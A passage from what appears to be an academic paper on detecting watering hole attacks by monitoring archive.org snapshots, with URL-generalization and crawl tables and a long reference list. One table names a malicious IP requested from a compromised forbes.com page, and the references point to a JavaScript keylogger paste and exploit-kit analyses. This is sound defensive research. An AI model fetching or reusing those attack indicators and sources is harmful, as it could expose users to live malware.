http://www.linuxforums.org/forum/red-hat-fedora-linux/8945-redhat-8-updates-cd-post48470.html http://www.linuxforums.org:80/forum/servers/198002-postfix-relayhost-transport-maps-cuestion.html/	http://linuxforums.org/forum/red-hat-fedora-linux/
http://iie.com/events/event_ detail.cfm?eventid=132	http://iie.com/events/
http://bookstore.iie.com/merchant.mvc?screen=prod& product_ code=35	http://bookstore.iie.com/merchant.mvc

Table 11: URL generalization examples. The above examples show that URL parameters are dropped when found. Also, file names are dropped when a path exists, otherwise file name is kept.

HTTP URLs of the rendered archived visit. Since the rendering of the archived snapshot is through a browser, some dynamic requests might be generated at the time of the snapshot rendering in real time (e.g. The GoogleAnalytics URL shown in the table). These real time URLs can be clearly distinguished from archived URL through the use of the domain `archive.org` in the URL. Additionally, the example shown in Table 12 is actually a snapshot captured during a watering hole attack, evident from the request to the malicious IP 74.207.254.87. At the time the archive.org attempted to crawl the malicious request, it was taken down already and thus the subsequent malicious requests described in the report [53] were not observed here in the archived visit. Still, the beginning of the compromise chain (i.e. request to http://74.207.254.87) was captured since the Forbes home page was still compromised at the time of archive crawling and thus this request would be detected by Eyeson as a significant change.

Archive Data Collection. We searched the archive.org for the target list of 121,651 FQDNs and collected over 1 million *archive* URLs. Unfortunately, many of the URLs had only one snapshot but most of them differ only in the URL arguments or file names. For example forum websites such as linuxforums.org have a unique URL for each post where the `postID` is passed as part of the file name. But all the posts (with different URLs) cause similar HTTP traffic once being visited as they use the same content management system and styling templates (e.g. `vbulletin`). In order to correlate the visits to those URLs (so the changes on them can be observed from multiple snapshots), we generalized URLs by removing their parameters and file names when the URLs all contain the same paths as illustrated in Table 11. In our study, we collected such generalized archive URLs for 61K FQDNs from the identified potential targets. The remaining domains either never showed up in the archives or had less than 10 snapshots and as such could not be profiled or monitored.

We further implemented a dynamic crawler as a Firefox extension and deployed it to a number of Virtual Machines (VMs). We instrumented our crawlers to crawl the collected list of archive URLs and capture all rendered HTTP requests generated from the visits. In addition to such `archive` HTTP traffic, we conducted our own real time monitoring of a small number of domains, specifically those in the manually selected list of FQDNs. A summary of the collected archive HTTP traffic is provided in Table 2.

7. REFERENCES

[1] Ad blocking with ad server hostnames and ip addresses. pgl.yoyo.org/as.

[2] Cve cve2008-2463 details. http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE2008-2463.

[3] Dns bh, malware domain blocklist. www.malwaredomains.com/.

[4] Farsight security information exchange. https://api.dnsdb.info/.

[5] hphosts. www.hosts-file.net/.

[6] Malc0de database. http://malc0de.com/database/.

[7] Malware domains list. http://www.malwaredomainlist.com/.

[8] Most valuable professional. http://www.mvps.org/.

[9] Project honey pot. https://www.projecthoneypot.org/.

[10] Rockland trust. https://www.rocklandtrust.com/.

[11] Sucuri. https://sitecheck.sucuri.net.

[12] Tor project: Anonymity online. https://www.torproject.org/.

[13] Viruswatch – viruswatch watching adress changes of malware URL's. http://lists.clean-mx.com/cgi-bin/mailman/listinfo/viruswatch/.

[14] Js hijacking. http://jzking121.blog.51cto.com/5436671/1306505, Oct 2013.

[15] 2014 hong kong protests. http://en.wikipedia.org/wiki/2014_Hong_Kong_protests, 2014.

[16] Javascript keylogger - pastebin.com. http://pastebin.com/XYGMqEsp, 2014.

[17] Scanbox javascript code – exploit packs. https://hiddencodes.wordpress.com/2014/10/23/scanbox-javascript-code-exploit-packs/, 2014.

[18] Vulnerability summary for cve-2014-6332. https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6332, 2014.

[19] Scanbox javascript code. http://weisuo.org/?post=131, 2015.

[20] AGGARWAL, C. *Outlier analysis*. Springer, 2013.

[21] ALEXA. Alexa top global sites. http://www.alexa.com/topsites, May 2015.

[22] BLASCO, J. Scanbox: A reconnaissance framework used with watering hole attacks. https://www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks/, 2014.

[23] BLASCOL, J. Watering holes exploiting jsonp hijacking to track users in china. https://www.alienvault.com/blogs/labs-research/watering-holes-exploiting-jsonp-hijacking-to-track-users-in-china, 2015.

[24] BORGOLTE, K., KRUEGEL, C., AND VIGNA, G. Delta: Automatic Identification of Unknown Web-based Infection Campaigns. In *Proceedings of the ACM Conference on Computer and Communications Security* (2013), CCS '13, ACM.

[25] BREUNIG, M. M., KRIEGEL, H.-P., NG, R. T., AND SANDER, J. LOF: Identifying density-based local outliers. In *Proceedings of the 20OO ACM SIGMOD* (2000), ACM.

[26] CANALI, D., AND BALZAROTTI, D. Behind the scenes of online attacks: an analysis of exploitation behaviors on the web. In *In Proceeding of the Network and Distributed System Security Symposium (NDSS'13)* (2013).

[27] CANALI, D., BALZAROTTI, D., AND FRANCILLON, A. The role of web hosting providers in detecting compromised websites. In *Proceedings of the 22nd international conference on World Wide Web* (Republic and Canton of Geneva, Switzerland, 2013), WWW '13, International World Wide Web Conferences Steering Committee, pp. 177–188.

[28] CANALI, D., COVA, M., VIGNA, G., AND KRUEGEL, C. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th international conference on World wide web* (New York, NY, USA, 2011), WWW '11, ACM, pp. 197–206.

[29] COX, A., ELISAN, C., GRAGIDO, W., HARRINGTON, C., AND MCNEILL, JON MCNEILL, J. The voho campaign: an in depth analysis. https://blogs.rsa.com/wp-content/uploads/2014/10/VOHO_WP_FINAL_READY-FOR-Publication-09242012_AC.pdf, Sept 2012.

[30] DOMAN, C., AND LANCASTER, T. Scanbox framework – who's affected, and

#	URL	type	Comment
1	http://web.archive.org/web/20141128132335/http://www.forbes.com/	Start URL	Archive visit starts
2	http://web.archive.org/web/20141128132335js_/http://images.forbes.com/scripts/js_options.js	Embeded request	Archive URL
...			Other embeded requests
78	http://web.archive.org/web/20141128132335im_/http://i.forbesimg.com/media/lists/people/charles-koch_50x50.jpg	Embeded request	Archive URL
...			Other embeded requests
139	http://web.archive.org/web/20141129083743/http://74.207.254.87	Embeded request	Malicious Archive URL. Server responded with 403
163	http://www.google-analytics.com/analytics.js	Embeded request	None archive URL. Dynamic URL not captured by the Archive
...			Other embeded requests

Table 12: Archived snapshot of forbes.com during a water hole attack on it [53]

who's using it? http://pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html/, 2014.

[31] DOMAN, C., AND LANCASTER, T. A deeper look into scanbox. http://pwc.blogs.com/cyber_security_updates/2015/02/a-deeper-look-into-scanbox.html/, 2015.

[32] GROSSMAN, J. Advanced web attack techniques using gmail. http://jeremiahgrossman.blogspot.de/2006/01/advanced-web-attack-techniques-using.html, Jan 2006.

[33] HARDY, S., CRETE-NISHIHATA, M., KLEEMOLA, K., SENFT, A., SONNE, B., WISEMAN, G., GILL, P., AND DEIBERT, R. J. Targeted threat index: Characterizing and quantifying politically-motivated targeted malware. In *Proceedings of the 23rd USENIX Conference on Security Symposium* (Berkeley, CA, USA, 2014), SEC'14, USENIX Association, pp. 527–541.

[34] HUTCHINS, E., CLOPPERTY, M., AND AMIN, R. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. In *Proc. 6th Annual International Conference on Information Warfare and Security* (2011).

[35] INVERNIZZI, L., BENVENUTI, S., COVA, M., COMPARETTI, P. M., KRUEGEL, C., AND VIGNA, G. Evilseed: A guided approach to finding malicious web pages. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2012), SP '12, IEEE Computer Society, pp. 428–442.

[36] JOHN, J. P., YU, F., XIE, Y., KRISHNAMURTHY, A., AND ABADI, M. deseo: combating search-result poisoning. In *Proceedings of the 20th USENIX conference on Security* (Berkeley, CA, USA, 2011), SEC'11, USENIX Association, pp. 20–20.

[37] KINDLUND, D. Cfr watering hole attack details. https://www.fireeye.com/blog/threat-research/2012/12/council-foreign-relations-water-hole-attack-details.html, 2012.

[38] KREBS, B. Anthem breach may have started in april 2014. http://krebsonsecurity.com/2015/02/anthem-breach-may-have-started-in-april-2014/, 2014.

[39] LE BLOND, S., URITESC, A., GILBERT, C., CHUA, Z. L., SAXENA, P., AND KIRDA, E. A look at targeted attacks through the lense of an ngo. In *Proceedings of the 23rd USENIX Conference on Security Symposium* (Berkeley, CA, USA, 2014), SEC'14, USENIX Association, pp. 543–558.

[40] LEE, M., AND LEWIS, D. Clustering disparate attacks: Mapping the activities of the advanced persistent threat. In *Virus Bulletin Conference* (2011), VB'11.

[41] LEONTIADIS, N., MOORE, T., AND CHRISTIN, N. Measuring and analyzing search-redirection attacks in the illicit online prescription drug trade. In *Proceedings of the 20th USENIX conference on Security* (Berkeley, CA, USA, 2011), SEC'11, USENIX Association, pp. 19–19.

[42] LI, F., LAI, A., AND DDL, D. Evidence of advanced persistent threat: A case study of malware for political espionage. In *Proceedings of the 2011 6th International Conference on Malicious and Unwanted Software* (Washington, DC, USA, 2011), MALWARE '11, IEEE Computer Society, pp. 102–109.

[43] LI, Z., ALRWAIS, S., WANG, X., AND ALOWAISHEQ, E. Hunting the red fox online: Understanding and detection of mass redirect-script injections. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2014), SP '14, IEEE Computer Society, pp. 3–18.

[44] LI, Z., ALRWAIS, S., XIE, Y., YU, F., AND WANG, X. Finding the linchpins of the dark web: a study on topologically dedicated hosts on malicious web infrastructures. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2013), SP '13, IEEE Computer Society, pp. 112–126.

[45] MANDIANT. APT1: Exposing one of China's cyber espionage units. Report available from www.mandiant.com, 2013.

[46] MARCZAK, W. R., SCOTT-RAILTON, J., MARQUIS-BOIRE, M., AND PAXSON, V. When governments hack opponents: A look at actors and technology. In *Proceedings of the 23rd USENIX Conference on Security Symposium* (Berkeley, CA, USA, 2014), SEC'14, USENIX Association, pp. 511–525.

[47] MICROSOFT. Microsoft security essentials. http://http://windows.microsoft.com/en-us/windows/security-essentials-download/, 2013.

[48] MIMOSO, M. ios developer site at core of facebook, apple watering hole attack. https://threatpost.com/ios-developer-site-core-facebook-apple-watering-hole-attack-022013/77546/, 2013.

[49] MOORE, T., AND CLAYTON, R. Financial cryptography and data security. Springer-Verlag, Berlin, Heidelberg, 2009, ch. Evil Searching: Compromise and Recompromise of Internet Hosts for Phishing, pp. 256–272.

[50] PAPADIMITRIOU, S., KITAGAWA, H., GIBBONS, P., AND FALOUTSOS, C. LOCI: fast outlier detection using the local correlation integral. In *Proceedings of the IEEE International Conference on Data Engineering (ICDE)* (2003), IEEE.

[51] PERLROTH, N. Chinese hackers circumvent popular web privacy tools. http://www.nytimes.com/2015/06/13/technology/chinese-hackers-circumvent-popular-web-privacy-tools.html, 2015.

[52] PETNEL, R. Easylist. https://easylist-downloads.adblockplus.org/easylist.txt.

[53] RESEARCH, I. Chinese espionage campaign compromises forbes.com to target us defense, financial services companies in watering hole style attack. http://www.invincea.com/2015/02/chinese-espionage-campaign-compromises-forbes/, 2015.

[54] RESPONSE, S. S. The elderwood project. http://www.symantec.com/connect/blogs/elderwood-project/, 2012.

[55] SALMI, D. "watering hole" attacks targeting political sites. https://blog.avast.com/2013/01/07/watering-hole-attacks-targeting-political-sites/, 2013.

[56] SEGURA, J. Domain shadowing with a twist. https://blog.malwarebytes.org/malvertising-2/2015/04/domain-shadowing-with-a-twist/, 2015.

[57] SPOHN, M. Know your digital enemy. http://www.mcafee.com/us/resources/white-papers/foundstone/wp-know-your-digital-enemy.pdf, March 2012.

[58] STEVENSON, A. Chinese spooks hit tor and vpn users with watering hole cyber attacks. http://www.v3.co.uk/v3-uk/news/2413082/chinese-spooks-hit-tor-and-vpn-users-with-watering-hole-cyber-attacks, 2015.

[59] TEODORESCU, M. Hackers used a chinese restaurant menu to breach a big oil company intranet. http://www.electronicproducts.com/Computer_Systems/Servers/Hackers_used_a_Chinese_restaurant_menu_to-_breach_a_big_oil_company_s_intranet.aspx, 2014.

[60] THONNARD, O., BILGE, L., O'GORMAN, G., KIERNAN, S., AND LEE, M. Industrial espionage and targeted attacks: Understanding the characteristics of an escalating threat. In *Proceedings of the 15th International Conference on Research in Attacks, Intrusions, and Defenses* (Berlin, Heidelberg, 2012), RAID'12, Springer-Verlag, pp. 64–85.

[61] VASEK, M., AND MOORE, T. Identifying risk factors for webserver compromise. In *Financial Cryptography and Data Security* (March 2014), vol. 8437 of *Lecture Notes in Computer Science*, Springer, pp. 326–345.

[62] VIRUSTOTAL. Virustotal - free online virus, malware and URL scanner. https://www.virustotal.com/, 2013.

[63] VIRUSTOTAL. Virustotal - free online virus, malware and URL scanner. https://www.virustotal.com/en/file/110bf923b8617045fafa7a35a9a9e0878d87b1a3b9fb3c8bd1fdab7907259c8d/analysis//, 2015.

[64] YUN, C. Baidu, ali, tencent use jsonp to hijack user tracking. http://www.freebuf.com/articles/web/70025.html, 2015.